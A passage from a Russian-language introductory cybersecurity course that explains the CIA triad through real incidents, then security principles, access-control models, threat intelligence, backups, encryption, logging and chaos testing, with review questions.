С другой стороны, если мы защищаем систему, отслеживающую медицинские рецепты, наиболее критичной будет целостность данных. Хотя важно не допустить, чтобы другие люди читали, какие лекарства кто-то принимает, и важно, чтобы нужные люди могли получить доступ к этому списку лекарств. Если кто-то сможет *изменить содержимое* системы, это может привести к потенциально опасным для жизни последствиям.

Когда мы защищаем систему и обнаруживается проблема, нам нужно рассмотреть, на какую из этих трех концепций или на какую их комбинацию эта проблема влияет. Это помогает понять проблему более всесторонне и позволяет классифицировать проблемы и реагировать соответствующим образом.

Система является *Confidential*, если доступ к ней имеют только люди, которым это явно разрешено. Учетные данные учетной записи человека в социальной сети считаются конфиденциальными, пока пароль пользователя известен только владельцу. Если хакер украдет или угадает пароль и сможет получить доступ к учетной записи, это будет атакой на конфиденциальность. Распространенные атаки на конфиденциальность включают network eavesdropping и credential stuffing.

Рассмотрим пример атаки на конфиденциальность, оценим ее воздействие и поймем, как ее можно было предотвратить или смягчить. В августе 2021 года T-Mobile объявила, что хакеры получили доступ к данным, связанным с более чем 50 миллионами текущих, бывших и потенциальных клиентов. Хотя доступ к платежной информации, паролям или PIN-кодам получен не был, часть данных включала имена и фамилии, даты рождения, номера social security, а также информацию из ID и водительских удостоверений. Впоследствии эти данные были выставлены на продажу в dark web.

Атака повлияла на конфиденциальность персональной информации миллионов текущих, бывших и потенциальных клиентов. Затем конфиденциальность этой информации была дополнительно нарушена тем, что она стала доступна для покупки в dark web. Это также привело к дополнительному репутационному ущербу для T-Mobile, поскольку атака была одной из нескольких недавних на тот момент утечек.

Доступно ограниченное количество информации о точной методологии, использованной атакующими; однако они утверждают, что сначала скомпрометировали маршрутизатор, чтобы получить доступ к более чем 100 серверам, включая базу или базы данных, содержавшие затронутые клиентские данные. Эту утечку можно было предотвратить, убедившись, что все ресурсы, доступные из Интернета, были правильно настроены, исправлены и обновлены. Затем сеть должна была вести мониторинг аномального поведения пользователей, а также требовалось внедрить лучшую сегментацию сети.

Частные документы, такие как водительские удостоверения, должны быть конфиденциальными, потому что содержат информацию, способную идентифицировать людей.

Однако не вся информация, которой обладает компания, обязательно является конфиденциальной. Например, члены совета директоров T-Mobile публично перечислены на ее сайте. Поэтому если атака раскроет эту информацию, это не будет нарушением конфиденциальности.

Система обладает *Integrity*, если информация и функциональность, которые она хранит, являются только тем, что владелец намеревался хранить. Целостность связана с поддержанием точности и надежности данных и служб. Простое подключение к учетной записи пользователя в социальной

сети путем угадывания пароля не является атакой на целостность. Однако если атакующий начинает публиковать сообщения или удалять информацию, это также становится атакой на целостность. Распространенная атака на целостность - arbitrary code execution.

В январе 2022 года исследователи выявили новое malware-стирающее ПО, названное *WhisperGate*, которое использовалось против украинских целей. У этого malware две стадии: первая стадия перезаписывает *Master Boot Record* (MBR), чтобы показать фальшивую записку ransomware, а вторая стадия загружает дополнительное malware, перезаписывающее файлы с определенными расширениями, тем самым делая их поврежденными и невосстановимыми. Эта атака влияет на целостность данных на затронутой системе, перезаписывая файлы невосстановимым образом, фактически удаляя их.

В своем уведомлении Microsoft рекомендовала потенциальным целям предпринять следующие шаги для защиты: включить MFA для смягчения риска потенциально скомпрометированных учетных данных, включить *Controlled Folder Access* (CFA) в Microsoft Defender для предотвращения вмешательства в MBR/VBR, использовать предоставленные IoC для поиска потенциальных взломов, просмотреть и проверить активность аутентификации для всего удаленного доступа и расследовать другую аномальную активность. Дополнительная информация о технических деталях атаки опубликована CrowdStrike.

Проще говоря, предприятию важно защищать целостность, потому что другие компании и потребители должны иметь возможность доверять информации, которой владеет предприятие.

Система считается *Available*, если люди, которые должны иметь к ней доступ, могут его получить. Представьте, что атакующий получил доступ к учетной записи в социальной сети, а также опубликовал выбранное им содержимое. До этого момента это было бы атакой на конфиденциальность и целостность. Если атакующий изменит пароль пользователя и не даст ему войти, это также станет атакой на доступность. Распространенная атака на доступность - атака denial of service.

24 февраля 2022 года, в начале российского вторжения в Украину, спутниковая широкополосная служба Viasat была поражена атакой Denial of Service (DoS), которая вывела из строя спутниковый Интернет для украинских клиентов, включая украинское правительство и вооруженные силы. В этой атаке использовалось тогда новое стирающее malware, известное как *AcidRain*.

Воздействие этой атаки заключалось в том, что спутниковый Интернет Viasat временно оказался недоступен в Украине в критический момент начала вторжения, нарушив связь и координацию. О том, как разворачивалась эта атака, доступно очень мало информации. Viasat заявила, что начальный доступ стал возможен из-за "неправильной конфигурации" VPN. Хотя неясно, в чем именно состояла конкретная ошибка конфигурации, эту атаку можно было предотвратить, обеспечив правильную настройку VPN.

Возможно, эту атаку можно было предотвратить, хотя следует признать хорошо известные трудности, связанные с предотвращением, следуя общим рекомендациям по защите от Advanced Persistent Threats (APT). Эти рекомендации, помимо прочего, предлагают обеспечить полную видимость собственной среды, заниматься threat intelligence и выполнять threat hunting.

Прежде чем завершить этот раздел, отступим на шаг назад и рассмотрим, как приоритизация триады CIA может влиять на организацию. В частности, важный нюанс состоит в том, что сами *средства контроля безопасности* иногда могут вредить доступности. Чрезвычайно сильная безопасность не всегда оптимальна для организации. Если безопасность настолько сильна, что пользователи не могут пользоваться системами или часто испытывают раздражение от систем, это может привести к неэффективности, низкому моральному состоянию и потенциальному краху организации.

Балансирование средств контроля безопасности с доступностью - это критически важный и непрерывный процесс оценки, исследования, моделирования угроз, обсуждения, тестирования и выпуска. Создание правил, которые мешают сотрудникам участвовать в улучшениях, - простой способ разрушить программу безопасности.

Безопасность - ответственность каждого, а процессы, которые получают обратную связь от всей организации и обучают сотрудников использованию средств контроля, обычно важны для успешной программы безопасности.

1. Какое свойство триады CIA помогает защищать политика разумной длины пароля?

2. Какое свойство триады CIA помогает защищать сильный алгоритм шифрования?

3. Какое свойство триады CIA помогают защищать хэширование и контрольные суммы?

4. У Bank Corp есть форма на веб-сайте. Код, обрабатывающий отправку формы, не очищает некоторые параметры. Это позволяет любому пользователю изменять значения, хранящиеся в таблицах SQL-базы данных. В результате пользователь может изменить сумму денег на своих счетах. Это пример нарушения какого свойства триады CIA?

5. Acme Co случайно оставила AWS S3 bucket незащищенным, что позволило любому получить доступ к чувствительным персональным идентифицирующим данным. Это пример нарушения какого свойства триады CIA?

6. Hope Hospital хранит все свои данные на одном сервере без резервных копий. Однажды уборщик случайно спотыкается о кабель, выдергивает его из розетки и отключает сервер, на который полагается персонал. Это пример нарушения какого свойства триады CIA?

Для следующих вопросов используйте этот сценарий:

В 2016 году Linux Mint был скомпрометирован. Атакующие смогли получить доступ к веб-серверу, на котором размещались ISO-файлы для загрузки, и заменить их другими ISO, в которые были установлены backdoor. Они также изменили публично видимые контрольные суммы ISO на том же сайте. Администраторы Linux Mint выявили проблему и устранили ее в течение 24 часов. Частью их обнаружения было то, что ISO и контрольные суммы, доступные для загрузки через torrent, то есть способ скачать файл в одноранговой сети, не были затронуты взломом.

7. Какая часть триады CIA была затронута, когда атакующие изменили ISO-файлы на веб-сайте?

8. Какая часть триады CIA была затронута, когда атакующие получили доступ к веб-серверу до внесения каких-либо изменений?

9. Предположим, атакующие решили удалить все критически важные файлы на веб-сервере, не дав серверу функционировать предусмотренным образом. Какая часть триады CIA была бы затронута?

10. Какую часть триады CIA Linux Mint учитывает, имея два места загрузки?

3.4. Принципы, средства контроля и стратегии безопасности

В этом учебном блоке рассматриваются следующие учебные цели:

• понимать важность нескольких уровней защиты в стратегии безопасности;
• описывать threat intelligence и его применение в организации;
• узнать, почему доступ и привилегии пользователей должны быть максимально ограничены;
• понимать, почему безопасность не должна зависеть от секретности;
• выявлять политики, которые могут смягчать угрозы для организации;

• понимать разные модели безопасности;
• определять, какие средства контроля организация может использовать для смягчения киберугроз.

В этом учебном блоке мы начнем изучать несколько принципов, которые можем встретить на протяжении нашего OffSec Learning Journey.

Два отличных ресурса по принципам безопасности - сайт David Wheeler и OWASP cheatsheet.

Хотя эта тема могла бы стать отдельным глубоким модулем, сейчас мы рассмотрим несколько высокоуровневых описаний.

Принцип наименьших привилегий выражает идею, что каждой части системы должны предоставляться только минимально необходимые привилегии для выполнения ее задачи. Независимо от того, говорим ли мы о пользователях на машине или строках кода в программе, правильное следование этой дисциплине может значительно сузить поверхность атаки.

Ранее мы ссылались на атаку Capital One 2019 года. Напомним, что эта атака была облегчена использованием Web Application Firewall с разрешениями, которые были слишком высокими для требуемых функций. Важно понимать, что принцип наименьших привилегий применяется не только к людям или группам, но к *любой* сущности, включая машины, маршрутизаторы и межсетевые экраны, которая может читать, записывать или изменять данные.

Модель безопасности Zero Trust берет принцип наименьших привилегий и доводит его до логического предела. Эта модель выступает за устранение любого неявного доверия в сетях и ставит целью защиту доступа к ресурсам, часто с детализированными процессами авторизации для каждого запроса к ресурсу. Zero Trust включает пять ключевых элементов: Just in Time Access (JITA), требующий проверять доступ непосредственно перед его предоставлением; Just Enough Access (JEA), соответствующий традиционной концепции наименьших привилегий; токенизацию и шифрование для защиты данных; политики dynamic (or adaptive) access control, обеспечивающие постоянное соответствие политики цели; и microsegmentation, чтобы ограничивать доступ на подходящем уровне детализации.

Open Security, несколько контринтуитивный принцип, утверждает, что безопасность системы не должна зависеть от ее *секретности*. Иными словами, даже если атакующий точно знает, как реализована безопасность системы, его все равно должны остановить. Это не означает, что *ничто* не должно быть секретным. Учетные данные - очевидный случай, когда безопасность пароля зависит от его секретности. Однако мы хотели бы, чтобы наша система была защищена *даже если* атакующий знает, что пароль существует, и даже если знает лежащий в его основе криптографический алгоритм.

Defense in Depth выступает за добавление защитных мер на как можно большем числе уровней системы, чтобы, если один уровень обойден, другой все еще мог предотвратить полное проникновение. Пример defense in depth вне контекста кибербезопасности - гараж, для открытия которого требуется ввести электронный код, использовать ключ в дверном замке с засовом, а затем отключить внутреннюю сигнализацию с голосовой активацией.

Многие организации не применяют достаточную защиту для своих систем. Они слишком сильно полагаются на внешние инструменты или поставщиков, сосредоточенных на одной конкретной области защиты. Это может приводить к единым точкам отказа и, как следствие, к очень слабой позиции безопасности. Нам нужно научиться применять много уровней контроля и проектировать системы с defense in depth, чтобы сопротивляться большему числу угроз и лучше реагировать на инциденты.

Чтобы приблизиться к идеалам таких концепций, как наименьшие привилегии, open security и defense-in-depth, нам нужно реализовывать *Security Strategies*. Они могут включать такие вмешательства, как:

• круглосуточная бдительность;
• моделирование угроз;
• table-top discussions;
• непрерывное обучение тактикам, процессам и процедурам;
• непрерывная автоматическая установка исправлений;
• непрерывная проверка цепочки поставок;
• безопасное кодирование и проектирование;
• ежедневная проверка журналов;
• несколько уровней хорошо реализованных Security Controls.

Поначалу это может казаться подавляющим. В частности, стратегия defense-in-depth включает людей и технологии, создающие уровни барьеров для защиты ресурсов.

В учебном блоке о триаде CIA мы упоминали, что следствием сильной безопасности может быть снижение доступности. Если безопасность системы приоритизирована выше доступности, может увеличиться время простоя и в конечном итоге вырасти раздражение пользователей. Примером может быть использование протокола аутентификации Kerberos без резервного метода аутентификации. В GNU/Linux Kerberos может быть настроен без аварийного варианта, без альтернативного метода авторизации сетевого доступа. Это может привести к тому, что никто не сможет получить доступ к сетевым службам при проблеме с Kerberos. Если безопасность является главным приоритетом, это может быть идеальным *в зависимости от целей организации*. Однако если главным приоритетом является доступность, такой подход может повредить системе, улучшив ее безопасность без должной осторожности.

Правильное использование и обслуживание средств контроля безопасности также может требовать крайне много времени. Если средство контроля достаточно дорого, организация может потерять прибыльность. Средства контроля безопасности также должны балансироваться с финансовыми ресурсами и кадровыми ограничениями.

Далее изучим разные средства контроля безопасности, которые организация может реализовать.

Security model - это тип схемы, используемой для реализации средств контроля безопасности в информационных системах. Такие модели редко задают конкретные средства контроля, но представляют теоретическую рамку и, в некоторых случаях, набор правил, которые можно реализовать в нескольких разных контекстах.

Многие из самых известных моделей нацелены на контроль доступа. В этом разделе мы сосредоточимся на их примерах. Некоторые из них специально фокусируются на конфиденциальности или целостности, другие более общие.

Сначала рассмотрим модель безопасности, которая в первую очередь связана с *конфиденциальностью*. Bell-LaPadula model используется для принудительного применения контроля доступа в системах с несколькими уровнями безопасности, например unclassified, confidential, secret и top secret. Ее часто используют в государственном или военном контексте, чтобы определить, кто может получать доступ к каким объектам на разных уровнях безопасности. В этой модели отдельные лица не могут читать содержимое с уровнем безопасности выше собственного, что известно как *Simple Security Property*, или записывать содержимое с уровнем безопасности ниже собственного, что известно как *Star Security Property*. В некоторых контекстах им может быть запрещено читать или записывать на уровне, отличном от их собственного, что известно как *Discretionary Security Property*.

Похожим образом Brewer and Nash model используется для принудительного применения контроля доступа с целью поддержания конфиденциальности, но с конкретной целью минимизировать конфликт интересов. Ее могут использовать бухгалтерские или консалтинговые организации. Модель использует разделение данных и динамические средства контроля доступа. Динамический контроль доступа может работать, запрещая доступ определенным лицам на основе другой информации, которую они просматривали или к которой имеют доступ. Например, организация, работающая с конкурирующими между собой клиентами, может временно ограничить отдельному сотруднику доступ к данным компании после того, как он получил доступ к данным ее конкурента.

Теперь рассмотрим несколько моделей безопасности, которые в первую очередь связаны с *целостностью*. Biba model также используется для принудительного применения контроля доступа и предназначена для защиты *целостности* информации, где отдельным лицам и информации назначаются разные уровни целостности. В этой модели отдельные лица не могут читать данные с уровнем целостности ниже собственного, что известно как *Simple Integrity Property*, или записывать содержимое с уровнем целостности выше собственного, что известно как *Star Integrity Property*. Еще одно правило утверждает, что отдельные лица не могут запрашивать доступ к информации с уровнем целостности выше собственного, что известно как *Invocation Property*.

Clark-Wilson model - еще одна модель, используемая для защиты целостности данных. Она реализуется через *access control triples*, или просто *triples*, которые состоят из *subject*, *program* (также известной как *transaction*) и *object*. Согласно этой модели, отдельные субъекты не имеют прямого доступа к объектам данных, а получают доступ к ним и изменяют их только через серию *programs*, которые сами работают с объектами данных и обеспечивают соблюдение политик целостности.

Другие модели безопасности контроля доступа сосредоточены на контроле доступа в более общем смысле. Один пример - Role-Based Access Control (RBAC). Эта модель безопасности, широко используемая в cloud computing Identity and Access Management (IAM), предоставляет разрешения ролям, которые, в свою очередь, применяются к отдельным пользователям. Вместо того чтобы выдавать разрешения напрямую каждому пользователю, разрешения назначаются пользователям на основе их ролей.

Другой вариант - Attribute-Based Access Control (ABAC). Эта модель безопасности основана на серии атрибутов, применяемых к пользователям и объектам, а правила используют эти атрибуты, чтобы определить, какие пользователи могут выполнять какие типы доступа к каким объектам. Преимущество ABAC состоит в более детализированном и более динамическом контроле доступа.

Это лишь несколько моделей безопасности, но они дают общее представление о том, что такое модели безопасности, какие цели имеют конкретные модели, где они могут использоваться и какой уровень спецификации предполагают.

Один из лучших способов избежать дополнительных затрат и воздействия на доступность - спроектировать всю систему так, чтобы безопасность была встроена в архитектуру службы, а не требовала множества дополнительных программных слоев. Для проектирования систем со встроенной безопасностью идея shift-left security может повысить эффективность. Суть shift-left security в том, чтобы учитывать инженерию безопасности с самого начала при проектировании продукта или системы, а не пытаться встроить ее после того, как продукт уже создан.

Без shift-left security разработчики могли бы поставлять продукты без безопасности, а затем потребовалось бы добавлять дополнительные уровни безопасности поверх продукта или вместе с ним. Если команда безопасности участвует в процессе разработки, у нас больше шансов создать продукт со встроенными средствами контроля, обеспечив более цельный пользовательский опыт и сократив потребность в дополнительных службах безопасности.

В большинство приложений безопасность не встроена; вместо этого они полагаются на средства контроля безопасности уровня платформы, окружающие службы. Это может хорошо работать, однако может привести к тому, что безопасность окажется слабее или ее будет легче обойти. Например, если конкретная технология, например модули Kubernetes, предоставляет все службы безопасности, то тот, кто контролирует эту технологию, в данном случае администратор Kubernetes, может удалить ее или вмешаться в нее и обойти безопасность для всех служб.

Однако нам снова нужно учитывать влияние на бизнес. В частности, shift left потенциально может замедлить сроки вывода в производство, потому что разработчикам придется явно думать о безопасности помимо спецификаций продукта. Поэтому организации нужно решить, на какие компромиссы она может пойти в своих конкретных обстоятельствах. Несмотря на потенциальное снижение позиции безопасности, фокус на средствах контроля безопасности уровня платформы может обеспечить минимальное трение для разработки и самый быстрый выход на рынок для разработчиков приложений, при этом создавая разумную позицию безопасности.

Может казаться нормальным, что администратор обходит средства контроля безопасности на основании своей роли и функциональных потребностей. Разве мы не должны доверять нашим администраторам? Однако когда угроза является внутренней или иным образом может получить действительные административные учетные данные, наша позиция безопасности становится слабее. Чтобы противостоять внутренним угрозам и угрозам, получившим действительные учетные данные или возможность аутентификации, мы должны сегментировать средства контроля так, чтобы ни один единый орган не мог обойти все средства контроля. Для этого может потребоваться разделить средства контроля между командами приложений и администраторами или разделить административный доступ между несколькими администраторами, как в Shamir's Secret Sharing (SSS).

С SSS мы можем спроектировать систему так, чтобы для авторизации одного административного root-доступа требовались три разные администраторские авторизации. Схема разделения секрета Shamir позволяет системе разделять требования авторизации доступа между несколькими системами или людьми. При наличии такого механизма мы можем спроектировать систему так, чтобы ни один человек не обладал root-учетными данными.

Перед исследованием потенциальных угроз против организации жизненно важно, чтобы у организации была подробная инвентаризация ее активов. Нет смысла тратить время и силы на выявление потенциальных угроз против устройств Cisco, если организация использует только устройства Juniper. После того как мы завершили инвентаризацию систем и ПО и понимаем требования нашей организации, мы готовы начать исследование потенциальных угроз. Команды безопасности исследуют угрозы для разных отраслей и программного обеспечения или используют исследования поставщиков об этих угрозах.

Мы можем использовать эту информацию в нашем Threat Modeling. Моделирование угроз включает взятие данных о реальных противниках и оценку этих шаблонов и техник атак относительно наших людей, процессов, систем и ПО. Важно рассматривать, как компрометация одной системы в нашей сети может повлиять на другие.

Threat Intelligence - это данные, уточненные в *контексте* организации: применимая информация, которую организация получила через моделирование угроз о действительной угрозе успеху этой организации. Информация не считается threat intelligence, если она не приводит к *пункту действия* для организации. Существование эксплойта не является threat intelligence; однако это *потенциально* полезная информация, которая может привести к threat intelligence.

Пример threat intelligence возникает, когда изучены шаблоны атак релевантного противника, *и* эти шаблоны атак могут обойти текущие средства контроля в организации, *и* этот противник является потенциальной угрозой для организации. Разница между информацией по безопасности и threat intelligence часто состоит в том, что информация по безопасности была изучена только вне

контекста конкретной организации. Когда собирается настоящий threat intelligence, организация может предпринимать обоснованные действия для улучшения своих процессов, процедур, тактик и средств контроля.

После получения тревожного threat intelligence или другой важной информации предприятиям может быть полезно немедленно запланировать *межорганизационное* обсуждение. Один тип обсуждения известен как *table-top*: он собирает инженеров, заинтересованные стороны и специалистов по безопасности, чтобы обсудить, как организация может реагировать на разные типы катастроф и атак. Проведение таких регулярных table-top discussions для оценки разных систем и сред - отличный способ убедиться, что все команды знают Tactics, Techniques, and Procedures (TTPs) для обработки разных сценариев. Часто организации не выстраивают надлежащие TTPs, что приводит к более длительному времени реагирования на инциденты.

Table-top discussions помогают организациям повышать межкомандную осведомленность. Это помогает командам понимать слабости и пробелы в средствах контроля, чтобы они могли лучше планировать разные сценарии в своих тактиках, процедурах и проектировании систем. Участие инженеров и специалистов в table-top может помочь другим командам найти решения проблем безопасности или наоборот.

Представим сценарий, в котором мы узнаем, что phishing-атака по электронной почте на администратора будет означать полную компрометацию компании. Чтобы укрепить наши защитные средства контроля, мы можем решить создать портал доступа к электронной почте для администраторов, который физически изолирован. Когда администраторы просматривают почту, они будут делать это через экран, отображающий клиентский вид в сильно защищенной песочнице электронной почты. Таким образом, письма открываются внутри изолированной машины на отдельном оборудовании, а не на административных рабочих станциях, имеющих производственный доступ.

Table-top security sessions являются частью Business Continuity Planning (BCP). BCP также включает множество других аспектов, например живые тренировки реагирования на ситуации вроде ransomware и компрометации цепочки поставок. BCP выходит за пределы чрезвычайных ситуаций кибербезопасности и включает процессы и процедуры для природных катастроф и вооруженного насилия. Регулярные table-top sessions и непрерывный сбор релевантной разведывательной информации создают проактивные усилия для смягчения будущих проблем, а также репетиции тактик, процессов и процедур.

Еще одна защитная техника, известная как *continuous automated patching*, выполняется путем получения исходного кода из upstream и применения его к самой низкой среде разработки. Затем изменение тестируется и переносится в производство только в случае успеха. Мы можем использовать инфраструктуру cloud provider для запуска полных реплик сред для тестирования этих изменений. Вместо того чтобы непрерывно держать полноценную тестовую среду для исправлений, мы можем сравнительно легко создать ее с помощью cloud provider, выполнить соответствующие тесты, а затем удалить. Основной риск такого подхода - компрометация цепочки поставок.

Continuous supply chain validation выполняется и поставщиком, и потребителем. Она происходит, когда люди и системы проверяют, что ПО и оборудование, полученные от поставщиков, являются ожидаемыми материалами и не были изменены. Для поставщика это гарантирует, что отправляемое ПО и материалы могут быть проверены клиентами и деловыми партнерами.

Непрерывная проверка цепочки поставок сложна и иногда требует большего, чем программные проверки, например физических инспекций заказанного оборудования. На программной стороне безопасности цепочки поставок мы можем использовать более глубокие техники тестирования и инспекции, чтобы внимательнее оценивать upstream-данные. Мы можем решить увеличить продолжительность тестирования безопасности, пытаясь обнаружить sleeper malware, внедренное

в upstream-источники. *Sleeper malware* - это ПО, которое остается неактивным в системе в течение некоторого периода времени, потенциально недель, прежде чем начать действовать.

Использование software bill of materials (SBOM) как способа автоматически отслеживать зависимости в процессе сборки приложения значительно помогает оценивать вмешательство в цепочку поставок. Если мы выявим программные зависимости, создадим по ним SBOM и упакуем контейнер и SBOM вместе криптографически проверяемым способом, то сможем проверить подпись SBOM контейнера перед загрузкой его в производство. Такой процесс создает дополнительные сложности для противников.

Backup - это копия данных, сделанная в определенный момент времени. Резервные копии позволяют нам *restore* данные, если они были удалены или повреждены. Данные могут быть удалены или повреждены несколькими разными способами, например в результате атаки (ransomware, wiper malware и т.д.), человеческой ошибки или природных катастроф (скачков напряжения, пожара и т.д.), среди прочих возможностей.

Поскольку backup является копией данных в конкретный момент времени, восстановление данных с помощью backup возвращает данные только в состояние, в котором они находились на момент создания резервной копии. Если эти данные не меняются со временем, это фактически позволяет нам обеспечить их доступность и целостность. Если они меняются со временем, восстановление позволяет нам смягчить потерю данных.

Во втором случае регулярное создание резервных копий является важной частью управления данными, потому что сокращает разницу между резервной копией и состоянием данных в момент инцидента, дополнительно уменьшая потерю данных.

Есть несколько разных типов резервных копий: full, incremental и differential. *Full* backup - это полная копия данных. Это самое простое решение, и восстановиться из него легко, поскольку мы просто восстанавливаем всю резервную копию. Недостаток в том, что копирование больших объемов данных может быть медленным. Кроме того, хранение множества разных копий может быть дорогим, а мы можем хотеть делать это, если нужно сохранять разные версии данных.

Incremental backup копирует файлы, изменившиеся с момента последнего backup, которым может быть либо full backup, либо другой incremental backup. Это уменьшает объем резервируемых данных, время, необходимое для копирования данных, и место, необходимое для их хранения. Однако это делает восстановление немного сложнее, потому что самую свежую версию данных нужно реконструировать из нескольких разных резервных копий.

Differential backup копирует файлы, изменившиеся с момента последнего full backup. Это похоже на incremental backup, за исключением того, что при определении изменившихся файлов не учитываются предыдущие incremental backups. По этой причине время и место хранения, необходимые для differential backup, меньше, чем для full backup, но больше, чем для incremental backup. Восстановление из differential backups, с другой стороны, сложнее, чем восстановление из full backups, но менее сложно, чем восстановление из incremental backups.

Следующая таблица суммирует эти типы резервных копий.

Тип	**Что резервируется**	**Backup**	**Recovery**	**Стоимость**
Full	все файлы	самый медленный	простое	самая дорогая
Differential	файлы, изменившиеся с последнего full backup	быстрее	более сложное	менее дорогая
Incremental	файлы, изменившиеся с последнего full или incremental backup	самый быстрый	самое сложное	наименее дорогая

Таблица 1. Сравнение типов резервных копий

Всегда полезно тестировать наши процессы backup и restore до инцидента на плановой основе как часть routine disaster recovery, чтобы убедиться, что они работают ожидаемым образом.

Есть два других типа резервных копий, которые относятся к состоянию системы на момент создания backup: hot и cold. *Hot backup* создается из работающей, онлайн-системы. Мы можем создавать такие резервные копии без выключения системы или службы. Backup может храниться на том же компьютере, что и исходные файлы, или на другом выделенном компьютере. Hot backups могут выполняться периодически, по расписанию или запускаться изменениями либо конкретными условиями. В любом случае это создает backup текущего состояния системы или файлов.

Cold backups, напротив, создаются, когда система или служба offline. Cold backups безопаснее с точки зрения согласованности данных, но требуют простоя системы, что может быть значительным недостатком для систем, которым нужна постоянная доступность.

Backups могут храниться в нескольких разных местах. Например, они могут храниться на исходной машине, на другой машине или на каком-либо внешнем носителе, таком как внешний жесткий диск, DVD, USB flash drive, магнитная лента или другое устройство хранения.

После создания backup мы можем отсоединить носитель резервной копии и хранить его *offline*. Это создает очевидные логистические сложности, а также значительные затраты времени и денег, поскольку нам нужно покупать внешние носители и физически управлять ими. Однако это защищает backups от онлайн-угроз, хотя они все еще подвержены физическим угрозам. Если противнику удастся украсть физический backup, он, очевидно, сможет использовать его как часть схемы вымогательства. Для борьбы с этим мы можем использовать escrow backup services, при которых перевозим физические backups третьей стороне, которая запирает backup в защищенном месте. Это обеспечивает избыточность, разделение и дополнительную уверенность в том, что мы сможем защитить и восстановить эти данные.

В отличие от offline-хранения backup, решения *online*-хранения предлагают удобство, позволяя хранить данные на выделенных серверах и быстро восстанавливать их в случае потери данных. Однако online backups подвержены удалению или изменению противниками.

Мы можем компенсировать это, создавая read-only, protected backups, которые сопротивляются удалению и изменению. Чтобы создать protected hot backups, нам нужно убрать собственный доступ к определенным функциям, добавить уровни безопасности, такие как MFA, или добавить много пользовательскую аутентификацию. Даже при наличии этих мер мы все еще подвержены риску непредвиденных эксплойтов или тактик социальной инженерии, которые противник может использовать, чтобы удалить backups перед активацией ransomware.

Хотя спроектировать собственное защищенное решение hot backup может быть трудно, существуют различные сторонние решения, включая предлагаемые Veeam, которая предоставляет комплексные функции backup и replication, и Acronis, известную cloud backup и службами защиты кибербезопасности.

Гибридный подход с использованием избыточных backups - самый безопасный подход. Мы можем сочетать стратегии hot и cold backup, а также решения online и offline storage. Следует рассмотреть стратегию, которая наиболее разумна с учетом потребностей бизнеса и уровня принятого риска.

В частности, нам следует сосредоточиться на избыточности. Мы должны применять несколько разных техник backup, чтобы, если одна система backup откажет, у нас была другая в распоряжении. Это создает *defense in depth* - стратегию, которая наслаивает несколько средств контроля и мер безопасности для защиты от разных угроз. Идея в том, что ни одна отдельная мера безопасности не является безошибочной, поэтому несколько уровней защиты могут помочь смягчить риски атаки.

Backups также должны храниться безопасно. Один из способов сделать это - шифровать их. Мы обсудим шифрование в следующем разделе.

Помимо отслеживания ПО, многие организации, вероятно, захотят использовать *encryption*. Шифрование часто защищает нас от противников сильнее, чем любой другой тип контроля. Хотя использование шифрования не решает всех проблем, хорошо интегрированное шифрование на нескольких уровнях контроля создает более сильную позицию безопасности.

Учитывая это, при разговоре о шифровании нужно рассмотреть несколько оговорок. Шифрование всех наших данных не будет полезным, если мы не сможем их расшифровать и восстановить при необходимости. Также нужно учитывать некоторые типы данных, которые мы не захотим расшифровывать, поскольку информация должна использоваться только эфемерно. Один пример эфемерного шифрования - TLS. Здесь только сервер и клиент конкретного взаимодействия могут расшифровать информацию, и даже администраторы не могут этого сделать. Кроме того, ключи расшифрования существуют в памяти лишь короткое время, прежде чем будут отброшены.

Ключи расшифрования в таком сценарии никогда не находятся на диске и никогда не передаются по сети. Такой тип приватности обычно используется при передаче секретов или Personal Identifiable Information (PII) по каналу связи. Любые необходимые данные трассировки и аудита могут выводиться приложениями, а не перехватываться, а секреты и PII могут исключаться, шифроваться или очищаться. PII может включать имена, адреса, номера телефонов, адреса электронной почты, SSN и другую информацию, которую можно использовать для отслеживания человека или слежки за ним.

Наряду с обеспечением возможности шифровать данные мы должны убедиться, что только минимально необходимое число людей или систем может расшифровывать эти данные. Также нам, вероятно, нужны backups, зашифрованные другими ключами. В целом мы не хотим повторно использовать ключи шифрования для разных применений, поскольку у каждого ключа должна быть только одна цель. Ключ шифрования файлов может шифровать миллионы файлов, но этот ключ должен использоваться только для этой цели, а не, например, для подписи или TLS.

Хотя использование шифрования и backups является отличной практикой, нам также следует реализовать протоколы регулярного восстановления из backups, чтобы убедиться, что мы знаем как это делать и что процесс работает для каждого компонента. В некоторых случаях нам не нужно резервировать подробные данные журналов; однако большинство стандартов compliance и аудита требуют исторические журналы. Некоторые спецификации могут даже требовать наличия систем для поиска и удаления конкретных исторических записей журналов.

Возможность быстро получать доступ к детализированным данным приносит организации большую пользу. Хорошо спроектированное журналирование - один из самых важных аспектов безопасности при проектировании приложений. При последовательном, легко обрабатываемом и достаточно подробном журналировании операционная команда может быстрее реагировать на проблемы, что означает более быстрое обнаружение и устранение инцидентов.

Журналирование не ограничивается только тем, что происходит в сети. Сетевое оборудование, такое как маршрутизаторы, коммутаторы и межсетевые экраны, составляющее основу сети компании, также должно журналироваться. Такой тип журналирования может включать дату покупки, версию OS и дату end of life. Наличие такой *инвентаризации* позволяет руководству не только планировать крупные закупки, когда приближается дата end of life, но и дает команде безопасности быстрый справочник по сетевым устройствам.

Представьте, что сетевой администратор просыпается утром в день атаки SolarWinds. Что было бы проще для администратора: проверить базу инвентаризации, чтобы убедиться, использует ли компания устройства SolarWinds, или звонить на удаленные площадки и просить кого-то проверить серверные комнаты?

Наличие *asset register* также позволяет компаниям отслеживать устройства, такие как ноутбуки или мобильные устройства. Это помогает в случае потери или кражи устройства, а также когда устройство достигает end-of-life.

По мере старения устройства выходят из гарантии и нуждаются в замене. Наличие *asset inventory* позволяет компании быть готовой к крупным закупкам оборудования.

Последнее средство контроля, которое мы рассмотрим, - Chaos Testing. Chaos testing - это тип практики BCP или disaster recovery (DR), часто выполняемый через автоматизацию. Например, мы можем использовать виртуальную машину с действительными административными учетными данными в производственной сети, чтобы намеренно вызывать аварийные ситуации изнутри.

Chaos engineering включает разные подходы, например поручение red teams создавать хаос в организации, чтобы проверить, насколько хорошо организация справляется с ним, плановое программное выключение машин через разные интервалы или отправку аутентифицированных вредоносных команд platform API. Цель состоит в том, чтобы по-настоящему тестировать средства контроля в беспорядочных и непредсказуемых ситуациях. Если производственная система и организация могут справляться с хаосом относительно спокойно, это указывает на то, что они будут устойчивыми и жизнеспособными перед угрозами безопасности.

1. Какой алгоритм можно использовать, чтобы для получения авторизации требовалось несколько человек?
2. Атака Capital One 2019 года стала возможной из-за несоблюдения какого важного принципа безопасности?
